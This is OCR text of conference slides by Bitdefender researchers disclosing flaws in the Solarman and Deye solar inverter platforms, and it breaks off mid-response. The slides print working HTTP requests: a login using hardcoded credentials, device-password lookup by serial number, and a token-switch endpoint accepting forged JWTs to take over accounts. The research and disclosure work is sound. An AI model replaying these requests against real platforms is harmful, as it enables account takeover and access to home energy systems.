RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: SBV-M06

Exposing the Occultations Lurking in Large-Scale Off-Grid Solar Systems

Alexandru Lazar
Senior Security Researcher
Bitdefender

Dan BERTE
Director, IoT Security
Bitdefender



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Most Wanted

Thanks @jaymzu

Squirrel terrorism


"Frankly, the No. 1 threat experienced to date by the U.S. electrical grid is squirrels." - *John C. Inglis, the former deputy director of the U.S. National Security Agency*

"The threat to the internet, infrastructure and services posed by squirrels may exceed that posed by cyber-attacks." - *Goud, Naveen (January 18, 2017). "Squirrels cause more financial damage to critical Infrastructure than Cyber Attacks"*

"Squirrels mobilize, plot acts of cyber terrorism against humankind—And they're not acting alone." - *Hickman, Matt (January 11, 2016). "Squirrels mobilize, plot acts of cyber terrorism against humankind"*

Enter Solar


- Green energy is at the forefront of transforming the global energy landscape
- 520 GW added just in 2023 with solar making up three quarters of it
- Both businesses and consumers install solar panels at an increasing rate
- Growing number of systems -> attractive targets
- Capacity increases but is their security keeping up?
- Not as hardened and regulated as legacy generation
- We investigated Deye, a manufacturer and Solarman, a management platform, to find out



Why Solarman/Deye?

- Smart IoT system – can be controlled over the internet
- We noticed something strange after installation
- Inverter could be added on both Solarman and Deye apps
- Just the serial number required
- We had to take a closer look

System Diagram




- Logger is a bridge between inverter/panels/battery and the online platform
- Responsible for settings, data collection, updates
- Users can control the system from the internet (platform) or from the local network by talking directly to the logger

Setup

- The solar panel installer mounts the panels, sets up the inverter and batteries
- Most installers REQUIRE an internet connection be available for the inverter
- The inverter is added to their business account for the specific platform
- The user can also create an account with the platform to monitor the system

Why does the inverter need internet?



- The installer maintains access to the system and can troubleshoot problems
- They can perform firmware updates, reboots, change grid settings
- A lot of issues can be solved remotely → no need to send a team in the field
- The user can monitor the system but there is no straightforward way to change settings directly

Investigating the platform

- Started by intercepting requests made by the Deye Cloud app
- Found a suspicious login request using hardcoded credentials

```
POST /oauth-s/oauth/token HTTP/2
Host: api4pro.solarmanpv.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 206
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.3

grant_type=password&username=SmartConfigurator%40solarmanpv.com&password=
8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92&clear_text_pwd=123456
&client_id=test&identity_type=2&system=SOLARMAN
```

```
HTTP/2 200 OK
Server: Tengine
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Date: Fri, 24 May 2024 13:22:21 GMT
Set-Cookie: acw_tc=a3b55c951716556940962409 7e68ac737a7bf976367079428126580f0b;
path=/;HttpOnly;Max-Age=1800
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Access-Control-Expose-Headers: *
Via: cache34.l2et15-7[54,0], ens-cache1.de5[231,0]
Timing-Allow-Origin: *
Eagleid: a3b55c951716556940962409 7e

{
  "access_token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX1NtYXJ0Q29uZmlndXJhdG9yQH
  NvbGFybWFucHYuY29tXzIiLCJzY29wZSI6WyJhbGwiXSwiZGV0YWlsIjp7Im9yZ2FuaXphdGlvbklkIjowLC
  J0b3BHcm91cElkIjpudWxsLCJncm91cElkIjpudWxsLCJyb2xlSWQiOiOxLCJ1c2VySWQiOjUwMDkzNSwidm
  Vyc2lvbiI6MTAwMCwiaWRlbnRpZmllciI6IlNtYXJ0Q29uZmlndXJhdG9yQHNvbGFybWFucHYuY29tIiwiaW
  RlbnRpdHlUeXBlIjoyLCJtZGMiOiJDSElOQSIsImFwcElkIjpudWxsfSwiZXhwIjoxNzIxNzQwOTQxLCJtZG
```

Attack scenario


- The account is used to get info about the user's devices
- It obtains the model, version and password for a serial number
- The account can get this info for ANY device if the serial number is known.


```
{
  "createdBy":null,
  "createdDate":null,
  "lastModifiedBy":10700,
  "lastModifiedDate":1701922941.000000000,
  "deviceSn":"[redacted]",
  "devicePassword":"708fb059",
  "brand":1,
  "model":"LSW-3A5251-C",
  "hardwareVersion":"LSW-3DY1433T-VH1.0.0(2019-12-25)",
  "initFirmwareVersion":"MWXT-LPB100_RELOAD_V1.0.4(2018-05-25)lsw3",
  "communicationMode":"2",
  "networkingConfig":1,
  "networkingJoin":1,
  "deviceType":18,
  "dataSource":2,
  "companyId":1,
  "batchId":"1701922941544",
  "localCommMode":1,
  "wifiFrequency":"1",
  "gatewayKey":null,
  "shipperName":null
}
```

Attack scenario

- The inverters create an Access Point that contains the serial number in the SSID
- Not too long ago, an AP password was typically set to “12345678” and could not be changed
- This was fixed and now the password is randomly generated.
- But now the password could be obtained through the cloud.

Attack scenario



- Find an access point corresponding to a logger
  - (convenient format: AP_serial)
- Get serial number and use the hardcoded account to get the password
- ???
- Beside sending commands, a lot of information is available including the password of the user's home network Wi-Fi
- Profit!


Attack scenario

Downsides:

- The attack requires physical proximity to the device
- The physical proximity must be maintained
- Hacking only one device at a time
- Maybe we can do better…

Other platform features

- Users can add other business accounts to manage their system
- The search API returns data about all users and organizations
- E-mails, phone numbers, addresses, user IDs A similar API exists for searching normal users



Other platform features


```
"data":[
  {
    "org":{
      "createdDate":1713938647.000000000,
      "id":10519415,
      "type":2,
      "businessType":null,
      "name":[redacted],
      "topGroupId":10328045,
      "areaId":16,
      "tinezone":"Europe/Amsterdam",
      "logo":null,
      "adminId":13906375,
      "system":"SOLARMAN",
      "category":5,
      "originalLogo":null,
      "operateObject":null,
      "totalNames":null,
      "status":null,
      "splitFlag":0
    },
    "nameList":[
      {
        "id":13535664,
        "relateId":10519415,
        "relateType":1,
        "name":[redacted],
        "language":"en"
      }
    ],
    "adminName":"[redacted]",
    "adminPhoneNumber":null,
    "adminEmail":"[redacted]",
    "entityRel":{
      "id":15436890,
```

```
"data":[
  {
    "userInfo":{
      "createdBy":null,
      "createdDate":[redacted],
      "id":[redacted],
      "name":"[redacted]",
      "countryCode":null,
      "phoneNumber":null,
      "email":"[redacted]",
      "status":2,
      "lastLoginTime":null,
      "username":"[redacted]",
      "photo":null,
      "system":"[redacted]",
      "weChatNickname":null,
      "qqNickname":null,
      "lastLan":null,
      "orgPhoto":null,
      "oldUserId":null,
      "openapiAppId":null,
      "lastVisitTime":null,
      "splitFlag":0,
      "lastIp":null,
      "lastArea":null,
      "regArea":null,
      "lastSelectArea":null,
      "businessRegArea":null,
      "businessLastSelectArea":"FOREIGN_1",
      "lastUpdatePwd":null
    },
    "entityRel":null
```

Other platform features

```
X-Frame-Options: ALLOW-FROM https://globalhome.solarmanpv.com/
Access-Control-Expose-Headers: *
Via: cache25.l2de2[1191,0], ens-cache10.de5[1193,0]
Timing-Allow-Origin: *
Eagleid: a3b55c9e17200816626145008e

{
  "total":3574284,
  "data":[
    {
```

```
HTTP/2 200 OK
Date: Thu, 04 Jul 2024 08:26:23 GMT
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

{
  "total":337144,
  "data":[
    {
      "org":{
```

- Privacy issue but not really exploitable by itself
- Ballpark for number of users and businesses
- The user IDs and e-mails might be useful later

Attack scenario

- Similar platform between Solarman and Deye
- Deye recently built its own data center
- Users migrated but the code might still be the same
- Just how similar is the backend?

Attack scenario

- Similar enough for a JWT token from Deye to work on Solarman
- Grants access to the account with the same user ID
- Incremental user IDs: ~14,100,000 on Solarman ~13,000,000 on Deye
- 1.1 million accounts risking takeover
- Can we do better?

Other platform features

- JWT tokens are used for authorization but how are they obtained
- Straight-forward for normal users


```
POST /oauth2-s/oauth/token?googleResponse=
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
Cache-Control: no-cache
Log-Platform-Code: SOLARMAN_INTELLGENT
Log-Channel: Web
Log-Client-Version: 1.7.1
Log-Area: GB
Log-Lan: en
Content-Length: 216
Origin: https://home.solarmanpv.com
Referer: https://home.solarmanpv.com/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

grant_type=mdc_password&username=********@**********&clear_text_pwd=********&password=
62b06c9adf9d552215170f6c8f1ef0d376173a11*************&identity_type=2&client_id=test&system=
SOLARMAN&area=GB
```


```
{
  "user_name":"0_*********@**********_2",
  "scope":[
    "all"
  ],
  "detail":{
    "organizationId":0,
    "topGroupId":null,
    "groupId":null,
    "roleId":-1,
    "userId":14150422,
    "version":1000,
    "identifier":"*********@**********",
    "identityType":2,
    "mdc":"FOREIGN_1",
    "appId":null
  },
  "exp":1725799473,
  "mdc":"FOREIGN_1",
  "authorities":[
    "all"
  ],
  "jti":"c25ccf96-950e-4ebe-ad42-04ce865d7161",
  "client_id":"test"
}
```

Other platform features

- There is a twist for business accounts
- Multiple organizations can be managed from the same account
- Each organization requires a JWT token with different parameters
- After login the business account selects the organization and the token is created



Login steps / Step 1

- Request similar to a normal account
- “organizationId”, “groupId” parameters are used by the business account

```
POST /oauth2-s/oauth/token
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Log-Platform-Code: SOLARMAN_BUSINESS
Log-Channel: Web
Log-Client-Version: 1.10.19
Log-Area: FOREIGN_1
Log-Lan: en
Content-Length: 254
Origin: https://pro.solarmanpv.com
Referer: https://pro.solarmanpv.com/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

grant_type=mdc_password&identity_type=2&username=********@**********&password=
63e3354bebc140ef52215170f6c8f1ef0d37612b06c9********************&clear_text_pwd=**********&
client_id=test&password_type=&system=SOLARMAN&businessArea=FOREIGN_1&businessSubArea=
```


```
{
  "user_name":"0_********@**********_2",
  "scope":[
    "all"
  ],
  "detail":{
    "organizationId":0,
    "topGroupId":null,
    "groupId":null,
    "roleId":-1,
    "userId":14150444,
    "version":1000,
    "identifier":"********@**********",
    "identityType":2,
    "mdc":"FOREIGN_1",
    "appId":null
  },
  "exp":1725799116,
  "mdc":"FOREIGN_1",
  "authorities":[
    "all"
  ],
  "jti":"f935329b-0712-431e-afa3-29c8ea23f4e4",
  "client_id":"test"
}
```

Login steps / Step 2

- second requests gets a list with the organizations available to manage


```
[
  {
    "org":{
      "createdDate":1718965791.000000000,
      "id":10557091,
      "type":1,
      "businessType":"1,4,5,6",
      "name":"********",
      "topGroupId":10348278,
      "areaId":80,
      "timezone":"Europe/Dublin",
      "logo":null,
      "adminId":14150444,
      "system":"SOLARMAN",
      "category":1,
      "originalLogo":null,
      "operateObject":"1",
      "totalNames":"********",
      "status":null,
      "splitFlag":0
    },
    "nameList":[
      {
        "id":13819737,
        "relateId":10557091,
        "relateType":1,
        "name":"********",
        "language":"en"
      }
    ],
    "adminName":"********",
    "adminPhoneNumber":null,
    "adminEmail":"********@**********",
    "entityRel":null,
    "adminCountryCode":null,
    "memberCount":null,
    "adminUsername":"********",
    "adminLastVisitTime":1720783693.000000000
  }
]
```


```
GET /user-s/acc/org/my?language=en HTTP/2
Host: pro.solarmanpv.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX2dl
zRhNjE4OTctYjAwYS00N2MyLThjZWUtZTk0NjZhNmM3NTRhIiwiY2xpZW50X2lkIjoidGVzdCJ9.Uy49yiJ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Login steps / Step 3

- Last requests send the jwt token received in the first step together with the org_id
- The new jwt token created by the server has access to the business

```
POST /oauth2-s/oauth/token HTTP/2
Host: pro.solarmanpv.com
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX2dlbHVnZWxhdHVfYnNAc2hhcmtsYXNlcnM
uY29tXzIiLCJzY29wZSI6WyJhbGwiXSwiZGV0YWlsIjp7Im9yZ2FuaXphdGlvbklkIjowLCJ0b3BHcm91cElkIjpudWx
sLCJncm91cElkIjpudWxsLCJyb2xlSWQiOiOxLCJ1c2VySWQiOjE0MTUwNDQ0LCJ2ZXJzaW9uIjoxMDAwLCJpZGVudGl
maWVyIjoiZ2VsdWdlbGF0dV9ic0BzaGFya2xhc2Vycy5jb20iLCJpZGVudGl0eVR5cGUiOjIsIm1kYyI6IkZPUkVJR05
fMSIsImFwcElkIjpudWxsfSwiZXhwIjoxNzI1Nzk5MTE2LCJtZGMiOiJGT1JFSUdOXzEiLCJhdXRob3JpdGllcyI6WyJ
hbGwiXSwianRpIjoiZjkzNTMyOWItMDcxMi00MzFlLWFmYTMtMjljOGVhMjNmNGU0IiwiY2xpZW50X2lkIjoidGVzdCJ
9.il9FQcmz5OD3kd9MruCrscKhRiaKSHBwjKGGFDUO311sYe5c7HMCUfOUekfItOyidgIgQ6ZK0HW8h41dX6kxcQYW19
tzqDua57bCuhEM-kChKJwV5ZjD7HTBgFIUvRM6yQKsUNLCJ42k_Cy4AjGyCrDvBsJxcOfXFgtl04LZ3HzZyFV47RCp3B
_NYnn-0q5sREFO_3O5bftRxxCq4F5e9Rmwa7aiIlKsgLqN8M1fVTwqXWWmD4k14RPG0wo2UEvwCd0K0Hd1A-Xa0DWbD1
z3lWL7ft7HtTx2-vsA3gfkVm9EryDA5_xDuGo_Mym8_vX29E97mjckcD9PQEN2ThyUrw
Log-Platform-Code: SOLARMAN_BUSINESS
Log-Channel: Web
Log-Client-Version: 1.10.19
Log-Area: FOREIGN_1
Log-Lan: en
Content-Length: 1135
Origin: https://pro.solarmanpv.com
Referer: https://pro.solarmanpv.com/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

grant_type=switch_org&identity_type=2&username=********@**********&password=
63e3354bebc140ef52215170f6c8f1ef0d**********&access_token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX2dlbHVnZWxhdHVfYnNAc2hhcmtsYXNlcnM
uY29tXzIiLCJzY29wZSI6WyJhbGwiXSwiZGV0YWlsIjp7Im9yZ2FuaXphdGlvbklkIjowLCJ0b3BHcm91cElkIjpudWx
sLCJncm91cElkIjpudWxsLCJyb2xlSWQiOiOxLCJ1c2VySWQiOjE0MTUwNDQ0LCJ2ZXJzaW9uIjoxMDAwLCJpZGVudGl
maWVyIjoiZ2VsdWdlbGF0dV9ic0BzaGFya2xhc2Vycy5jb20iLCJpZGVudGl0eVR5cGUiOjIsIm1kYyI6IkZPUkVJR05
fMSIsImFwcElkIjpudWxsfSwiZXhwIjoxNzI1Nzk5MTE2LCJtZGMiOiJGT1JFSUdOXzEiLCJhdXRob3JpdGllcyI6WyJ
hbGwiXSwianRpIjoiZjkzNTMyOWItMDcxMi00MzFlLWFmYTMtMjljOGVhMjNmNGU0IiwiY2xpZW50X2lkIjoidGVzdCJ
9.il9FQcmz5OD3kd9MruCrscKhRiaKSHBwjKGGFDUO311sYe5c7HMCUfOUekfItOyidgIgQ6ZK0HW8h41dX6kxcQYW19
tzqDua57bCuhEM-kChKJwV5ZjD7HTBgFIUvRM6yQKsUNLCJ42k_Cy4AjGyCrDvBsJxcOfXFgtl04LZ3HzZyFV47RCp3B
_NYnn-0q5sREFO_3O5bftRxxCq4F5e9Rmwa7aiIlKsgLqN8M1fVTwqXWWmD4k14RPG0wo2UEvwCd0K0Hd1A-Xa0DWbD1
z3lWL7ft7HtTx2-vsA3gfkVm9EryDA5_xDuGo_Mym8_vX29E97mjckcD9PQEN2ThyUrw&clear_text_pwd=
Parola1234&client_id=test&org_id=10557091&system=SOLARMAN
```

```
{
  "user_name":"10557091_**********@********_2",
  "scope":[
    "all"
  ],
  "detail":{
    "organizationId":10557091,
    "topGroupId":10348278,
    "groupId":10348278,
    "roleId":1,
    "userId":14150444,
    "version":1000,
    "identifier":"********@**********",
    "identityType":2,
    "mdc":"FOREIGN_1",
    "appId":null
  },
  "exp":1725799117,
  "mdc":"FOREIGN_1",
  "authorities":[
    "all"
  ],
  "jti":"ccc79b5f-9009-4bd9-ace6-0bece1d8b7c0",
  "client_id":"test"
}
```

The issue

- In the third step the endpoint uses the data parsed from the sent token to create a new token
- We tried changing the user_ID and e-mail in the sent token
- It worked!
- No signature checks, no errors, didn’t even need “alg:none” (Not today https://www.howmanydayssinceajwtalgnonevuln.com/)
- The endpoint could have been used even without the authorization header

The issue

```
POST /oauth2-s/oauth/token HTTP/2
Host: globalpro.solarmanpv.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Log-Platform-Code: SOLARMAN_BUSINESS
Log-Channel: Web
Log-Client-Version: 1.10.19
Log-Area: FOREIGN_1
Log-Lan: en
Content-Length: 1030
Origin: https://globalpro.solarmanpv.com
Referer: https://globalpro.solarmanpv.com/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

grant_type=switch_org&identity_type=2&username=[redacted]&access_token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIxMDUxOTQxNV9wYXJhcmFkdWxlQGdtYWlsLmN
vbV8yIiwic2NvcGUiOlsiYWxsIl0sImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MTA1MTk0MTUsInRvcEdyb3VwSWQ
iOjEwMzI4MDQlLCJncm9lcElkIjoxMDMyODA0NSwicm9sZUlkIjoxLCJ1c2VySWQiOjEzOTA2Mzc1LCJ2ZXJzaW9uIjo
xMDAwLCJpZGVudGlmaWVyIjoicGFyYXJhZHVsZUBnbWFpbC5jb20iLCJpZGVudGl0eVR5cGUiOjIsIm1kYyI6IkZPUkV
JR05fMSIsImFwcElkIjpudWxsfSwiZXhwIjoxNzE5MzI0ODg3LCJtZGMiOiJGT1JFSUdOXzEiLCJhdXRob3JpdGllcyI
6WyJhbGwiXSwianRpIjoiOGY5YmZlMmItNjYxMy00YTllLWE3MWUtN2NjZDZjOTk0MjhiIiwiY2xpZW50X2lkIjoidGV
zdCJ9.Qy3vxXPmHiQNnrWo7p1SmUdHviThHgtZ5QS7u6tJTXy3QMObX3Z-eS87yMw4F3V1vzKs6iIlGrMZopdw1d1679
dc-x-xXYijgE2wNmTbYkW4jkkTVFmevM5IahD-3cWOo07aRnUoD8Yk9fIPA7CbjZSAbhYEjkRJjZ56D5HqDYgLsHP1Uw
yl1O4NyaMU8VLznmmM-QzAI2e3-Uw7_vnSPhSIPvKec5ON7u4ZLkuP53uH_XGmBym7ijsEmtHgULt0kwqayEiWcc2x1f
JkI8B61YmsihA7FRzmToQO5dRaeh6j5VqrDfCF9VO_a2kfVoZczVUivkLwE4o8W2ZswWTvxQ&client_id=test&
org_id=10519415&system=SOLARMAN
```

```
HTTP/2 200 OK
Date: Fri, 26 Apr 2024 14:36:56 GMT
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Set-Cookie: acw_tc=bda00b17b0559434f9cc05a7626f3bc3c5883fec5f3e1e01448599e3581f7b3a;
path=/;HttpOnly;Max-Age=1800
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Access-Control-Allow-Origin: https://globalpro.solarmanpv.com
Vary: Origin
Access-Control-Expose-Headers: content-length
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Xss-Protection: 1; mode=block
X-Frame-Options: ALLOW-FROM https://globalhome.solarmanpv.com/
Access-Control-Expose-Headers: *

{
  "access_token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIxMDUxOTQxNV9wYXJhcmFkdWxlC
  mNvbV8yIiwic2NvcGUiOlsiYWxsIl0sImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MTA1MTk0MTUsInRv
  SWQiOjEwMzI4MDQlLCJncm9lcElkIjoxMDMyODA0NSwicm9sZUlkIjoxLCJ1c2VySWQiOjEzOTA2Mzc1LCJ
  uIjoxMDAwLCJpZGVudGlmaWVyIjoicGFyYXJhZHVsZUBnbWFpbC5jb20iLCJpZGVudGl0eVR5cGUiOjIsIm
